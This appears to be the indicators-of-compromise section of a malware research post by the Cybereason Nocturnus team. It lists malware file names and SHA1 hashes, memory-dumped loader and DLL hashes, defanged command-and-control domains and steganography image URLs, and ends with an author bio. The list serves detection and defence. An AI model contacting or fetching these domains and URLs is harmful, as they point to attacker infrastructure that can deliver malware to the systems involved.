Ehuwowstsg.exe - 6EABB986CBA048EE1B81BD884F6ABDD38B7CB5DA

Iiwrghesya.exe - F1F6E136EEAC66278359EB6DAF406FD8504107DB

Bthcan32.exe - C8488A58B5ECE9104AEFBBBB0334199E2E3C3D56

Awerwyae.exe - 610B9128E56D488C7C2C700BD6C45A0250312129

Winklogon.exe - 1D78AA605450C5C02D23BD065996A028A59DE365

FEWPSQUUST.EXE - 8BB7240A38534881FDE3ADD2179EF9E908A09BE8

1770BE655DB3AC9B6561F2CC91DD9CD5DEA3D69B

0147FCC93C78A823BE94191FAE8A105549390C03

Unpacked Loader (dumped from memory)

1BB1BDA50D3C7BAD92872C4FE334203FB706E7C3

Client64.dll (dumped from memory)

8F6536397DC5E0D7699A1B2FDE87220C5D364A20

B6CB96E57951C123B9A5F5D6E75455AFF9648BCB

Client.dll (dumped from memory)

35F7AD2300690E0EB95F6F327ACA57354D8103FF

Domains

baderson[.]com

Mopscat[.]com

Gorsedog[.]com

Pintodoc[.]com

Ropitana[.]com

Pirenaso[.]com

Papirosn[.]com

delcapen[.]com

Steganography URLs

hxxps://i.imgur[.]com/96vV0YR[.]png

hxxp://oi65[.]tinypic[.]com/2z8thcz[.]jp

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus